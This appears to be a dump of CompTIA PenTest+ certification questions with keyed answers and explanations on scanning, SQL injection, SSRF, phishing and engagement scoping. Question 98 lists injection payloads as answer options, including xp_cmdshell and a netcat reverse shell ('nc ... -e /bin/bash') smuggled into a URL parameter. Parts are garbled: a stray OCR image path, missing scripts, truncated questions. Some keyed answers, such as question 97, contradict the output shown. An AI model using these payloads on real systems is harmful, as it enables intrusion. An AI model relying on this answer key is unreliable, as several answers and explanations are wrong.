These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is

not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

NEW QUESTION 86
A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

A. WHOIS domain lookup
B. Job listing and recruitment ads
C. SSL certificate information
D. Public data breach dumps

Answer: A

Explanation:
The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

NEW QUESTION 88
Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

A. To provide feedback on the report structure and recommend improvements
B. To discuss the findings and dispute any false positives
C. To determine any processes that failed to meet expectations during the assessment
D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 93
A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery
B. Server-side request forgery
C. Remote file inclusion
D. Local file inclusion

Answer: B

Explanation:
Server-side request forgery (SSRF) is the vulnerability that the tester exploited by querying the provider's metadata and getting the credentials used by the instance to authenticate itself. SSRF is a type of attack that abuses a web application to make requests to other resources or services on behalf of the web server. This can allow an attacker to access internal or external resources that are otherwise inaccessible or protected. In this case, the tester was able to access the metadata service of the cloud provider, which contains sensitive information about the instance, such as credentials, IP addresses, roles, etc.

NEW QUESTION 97
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: A

NEW QUESTION 98
A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:
http://company.com/catalog.asp?productid=22
The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:
http://company.com/catalog.asp?productid=22;WAITFOR
DELAY '00:00:05'
Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'
B. http://company.com/catalog.asp?productid=22' OR 1=1 -
C. http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -
D. http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash

Answer: C

Explanation:
This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 102
A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

A. Pick a lock.
B. Disable the cameras remotely.
C. Impersonate a package delivery worker.
D. Send a phishing email.

Answer: C

NEW QUESTION 105
A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes
B. Credentials stored in strings
C. Buffer overflows
D. Non-optimized resource management

Answer: C

Explanation:
fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 109
A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

A. SQL injection
B. HTML injection
C. Remote command injection
D. DLL injection

Answer: A

Explanation:
WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection34. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data1.
Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 110
You are a penetration tester reviewing a client’s website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated

NEW QUESTION 114
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 118
A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

A. Root user
B. Local administrator
C. Service
D. Network administrator

Answer: C

NEW QUESTION 121
A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working

properly.
Which of the following changes should the tester apply to make the script work as intended?

A. Change line 2 to $ip= €10.192.168.254€;
B. Remove lines 3, 5, and 6.
C. Remove line 6.
D. Move all the lines below line 7 to the top of the script.

Answer: B

Explanation:
https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html Example script:
#!/usr/bin/perl
$ip=$argv[1]; attack($ip);
sub attack { print("x");
}

NEW QUESTION 126
Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

A. will reveal vulnerabilities in the Modbus protocol.
B. may cause unintended failures in control systems.
C. may reduce the true positive rate of findings.
D. will create a denial-of-service condition on the IP networks.

Answer: B

NEW QUESTION 128
ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?

A. Dropping USB flash drives around the company campus with the file on it
B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
C. Sending a pretext email from the IT department before sending the download instructions later
D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:
The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 133
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap192.168.1.1-5–PU22-25,80
B. nmap192.168.1.1-5–PA22-25,80
C. nmap192.168.1.1-5–PS22-25,80
D. nmap192.168.1.1-5–Ss22-25,80

Answer: C

Explanation:
PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.
The nmap –PS22-25,80 192.168.1.1-5 command will return vulnerable ports that might be interesting to a potential attacker, as it will perform a TCP SYN scan on ports 22, 23, 24, 25, and 80 of the target hosts. A TCP SYN scan is a stealthy technique that sends a SYN packet to each port and waits for a response. If the response is a SYN/ACK packet, it means the port is open and listening for connections. If the response is a
RST packet, it means the port is closed and not accepting connections. If there is no response, it means the por is filtered by a firewall or IDS1.

NEW QUESTION 136
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Answer: A

Explanation:
According to the CompTIA PenTest+ Study Guide, Exam PT0-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.
The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections1:

- Project overview: A brief summary of the project's purpose, scope, objectives, and deliverables.
- Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.
- Project objectives: A clear statement of the expected outcomes and benefits of the project, such as identifying vulnerabilities, improving security posture, or complying with regulations.
- Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.
- Project timeline: A schedule of the project's milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.
- Project budget: A breakdown of the project's costs and expenses, such as labor hours, travel expenses, tools, or licenses.
- Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.
- Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.

The CompTIA PenTest+ Study Guide also explains why having a SOW is important before starting an assessment1:

- It establishes a clear and mutual understanding of the project's scope and expectations between the service provider and the client.
- It provides a basis for measuring the project's progress and performance against the agreed-upon objectives and deliverables.
- It protects both parties from potential risks or disputes that may arise during or after the project.

NEW QUESTION 138
Given the following script:

```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6      print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
B. Performs a single DNS query for www.comptia.org and prints the raw data output
C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
D. Prints each DNS query result already stored in variable b

Answer: D

Explanation:
The script is using the scapy library to perform a DNS query for www.comptia.org and store the response in variable b. Lines 5 and 6 are using a for loop to iterate over each answer in variable b and print its summary to the screen. This can help the penetration tester to view the DNS records returned by the query.

NEW QUESTION 143
A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

A. Systems administrators
B. C-suite executives
C. Data privacy ombudsman
D. Regulatory officials

Answer: B

Explanation:
The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the

penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

NEW QUESTION 148
The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

A. Line 01
B. Line 02
C. Line 07
D. Line 08

Answer: D

NEW QUESTION 149
A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

A. Gain access to the target host and implant malware specially crafted for this purpose.
B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
D. Proxy HTTP connections from the target host to that of the spoofed host.

Answer: D

NEW QUESTION 154
A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

A. To provide protection against host OS vulnerabilities
B. To reduce the probability of a VM escape attack
C. To fix any misconfigurations of the hypervisor
D. To enable all features of the hypervisor

Answer: B

Explanation:
A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.
One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.
By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 159
A company provided the following network scope for a penetration test:
* 169.137.1.0/24
* 221.10.1.0/24
* 149.14.1.0/24
A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

A. The company that requested the penetration test
B. The penetration testing company
C. The target host's owner
D. The penetration tester
E. The subcontractor supporting the test

Answer: A

Explanation:
The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the

boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

NEW QUESTION 164
Penetration on an assessment for a client organization, a penetration tester notices numerous outdated software package versions were installed ...s-critical servers. Which of the following would best mitigate this issue?

A. Implementation of patching and change control programs
B. Revision of client scripts used to perform system updates
C. Remedial training for the client's systems administrators
D. Refrainment from patching systems until quality assurance approves

Answer: A

Explanation:
The best way to mitigate this issue is to implement patching and change control programs, which are processes that involve applying updates or fixes to software packages to address vulnerabilities, bugs, or performance issues, and managing or documenting the changes made to the software packages to ensure consistency, compatibility, and security. Patching and change control programs can help prevent or reduce the risk of attacks that exploit outdated software package versions, which may contain known or unknown vulnerabilities that can compromise the security or functionality of the systems or servers. Patching and change control programs can be implemented by using tools such as WSUS, which is a tool that can manage and distribute updates for Windows systems and applications1, or Git, which is a tool that can track and control changes to source code or files2. The other options are not valid ways to mitigate this issue. Revision of client scripts used to perform system updates is not a sufficient way to mitigate this issue, as it may not address the root cause of why the software package versions are outdated, such as lack of awareness, resources, or policies. Remedial training for the client's systems administrators is not a direct way to mitigate this issue, as it may not result in immediate or effective actions to update the software package versions. Refrainment from patching systems until quality assurance approves is not a way to mitigate this issue, but rather a potential cause or barrier for why the software package versions are outdated.

NEW QUESTION 169
A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects. Which of the following Nmap commands should the tester use?

A. ..nmap -sU -sV -T4 -F target.company.com
B. ..nmap -sS -sV -F target.company.com
C. ..nmap -sT -v -T5 target.company.com
D. ..nmap -sX -sC target.company.com

Answer: B

Explanation:
The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is nmap -sS -sV -F target.company.com. This command has the following options:

- -sS performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.
- -sV performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.
- -F performs a fast scan, which is a scan option that only scans the 100 most common ports according to the nmap-services file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.
- target.company.com specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (-sU), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (-sT), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the three-way handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (-sX), which is a scan technique that sends TCP packets with the FIN, PSH, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (-sV), which is one of the requirements of the question.

NEW QUESTION 173
A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM

Answer: B

NEW QUESTION 177
Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

A. dig company.com MX
B. whois company.com
C. cur1 www.company.com
D. dig company.com A

Answer: A

Explanation:
